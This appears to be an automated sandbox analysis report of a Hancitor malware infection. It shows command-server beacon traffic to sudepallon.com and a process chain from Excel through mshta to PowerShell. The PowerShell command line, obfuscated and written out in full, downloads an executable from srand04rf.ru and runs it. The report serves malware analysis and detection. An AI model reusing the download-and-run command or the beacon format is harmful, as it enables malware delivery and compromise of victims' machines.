Jul 8, 2021 16:32:09.661709070 CEST	6069	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164 4&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:09.730118990 CEST	6069	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:11 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 54 4e 4d 47 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cTNMGARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.3	49795	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:10.059182882 CEST	6070	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164 4&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:32:10.127449989 CEST	6070	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:11 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4e 54 47 4d 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cNTGMARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.3	49796	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:10.434488058 CEST	6071	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164 4&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:32:10.502567053 CEST	6071	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:11 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 51 46 55 4a 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cQFUJARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.3	49797	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:10.798916101 CEST	6072	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:32:10.867554903 CEST	6073	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:12 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 54 48 53 47 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cTHSGARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.3	49798	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:12.563224077 CEST	6073	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:32:12.632021904 CEST	6074	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:14 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4d 4d 4e 4e 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cMMNNARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.3	49799	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:12.942617893 CEST	6074	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:32:13.008268118 CEST	6075	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:14 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4e 59 42 4d 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cNYBMARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.3	49800	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:13.320719004 CEST	6076	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164 4&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:32:13.388214111 CEST	6076	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:14 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 56 5a 41 45 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cVZAEARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.3	49801	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:13.690525055 CEST	6077	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164 4&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:32:13.764219046 CEST	6077	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:15 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 54 4d 4e 47 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cTMNGARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.3	49802	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:14.084805965 CEST	6078	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164 4&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:32:14.151746035 CEST	6078	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:32:15 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4e 59 42 4d 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cNYBMARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49759	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:31:54.344192028 CEST	5702	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:31:54.414891005 CEST	5703	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:31:55 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 4e 4d 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZNMAARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49760	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:31:54.742374897 CEST	5716	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:31:54.810606956 CEST	5801	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:31:56 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 54 4b 50 47 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cTKPGARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49761	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:31:55.212100029 CEST	6031	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:31:55.280215025 CEST	6031	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:31:56 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 42 48 53 59 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cBHSYARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49762	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:31:55.649635077 CEST	6032	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:31:55.718817949 CEST	6032	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:31:57 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 48 47 54 53 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cHGTSARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49763	77.222.42.67	80	C:\Users\Public\snd32sys.exe

Timestamp	kBytes transferred	Direction	Data
Jul 8, 2021 16:31:56.101624966 CEST	6033	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 122 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 38 30 32 33 32 32 38 38 33 33 36 37 32 37 32 31 36 34 34 26 42 55 49 4c 44 3d 30 37 30 37 69 6e 32 5f 77 76 63 72 26 49 4e 46 4f 3d 38 38 38 36 38 33 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 36 2e 32 28 78 36 34 29 Data Ascii: GUID=802322883367272164&BUILD=0707in2_wvcr&INFO=888683 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=6.2(x64)
Jul 8, 2021 16:31:56.167244911 CEST	6033	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 08 Jul 2021 14:31:57 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4b 4d 4e 50 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cKMNPARRABw==0

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 6120 Parent PID: 5616

General

Start time:	16:30:07
Start date:	08/07/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /dde
Imagebase:	0xb0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Registry Activities

Show Windows behavior

Analysis Process: mshta.exe PID: 5756 Parent PID: 6120

General

Start time:	16:30:10
Start date:	08/07/2021
Path:	C:\Windows\SysWOW64\mshta.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\SysWOW64\mshta.exe' 'C:\Users\Public\res32.hta' {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
Imagebase:	0xc10000
File size:	13312 bytes
MD5 hash:	7083239CE743FDB68DFC933B7308E80A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000001.00000003.225595145.0000000006590000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000001.00000003.224640872.0000000002F76000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000001.00000002.227307568.0000000002F76000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000001.00000003.225197640.0000000002F76000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000001.00000003.224221003.0000000002F76000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000001.00000003.225049085.0000000002F76000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	moderate

File Activities Show Windows behavior

Analysis Process: powershell.exe PID: 5944 Parent PID: 5756

General

Start time:	16:30:11
Start date:	08/07/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' poWerSHEll.eXE -EX bYpASs -NOp -w 1 WGeT 'http://srand04rf.ru/08.jpg ' -OuTfIle 'c:\Users\Public\snd32sys.exe' ; sTart 'c:\Users\Public\snd32sys.exe'
Imagebase:	0xe50000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000002.00000002.348453730.0000000004B30000.00000004.00000040.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000002.00000003.262530252.0000000007E07000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 3412 Parent PID: 5944

General

Start time:	16:30:12
Start date:	08/07/2021

Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 5788 Parent PID: 5944

General

Start time:	16:30:31
Start date:	08/07/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -EX bYpASs -NOp -w 1 WGeT 'http://srand04rf.ru/08.jpg ' -OuTfIle c:\Users\Public\snd32sys.exe
Imagebase:	0xe50000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Analysis Process: snd32sys.exe PID: 2160 Parent PID: 5944

General

Start time:	16:31:07
Start date:	08/07/2021
Path:	C:\Users\Public\snd32sys.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\snd32sys.exe'
Imagebase:	0x610000
File size:	763392 bytes
MD5 hash:	ED1921467F6784AF6BDCA40A06A541B5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Hancitor, Description: Yara detected Hancitor, Source: 00000010.00000002.486399700.0000000000614000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Hancitor, Description: Yara detected Hancitor, Source: 00000010.00000003.437644933.00000000012F0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

Disassembly

Code Analysis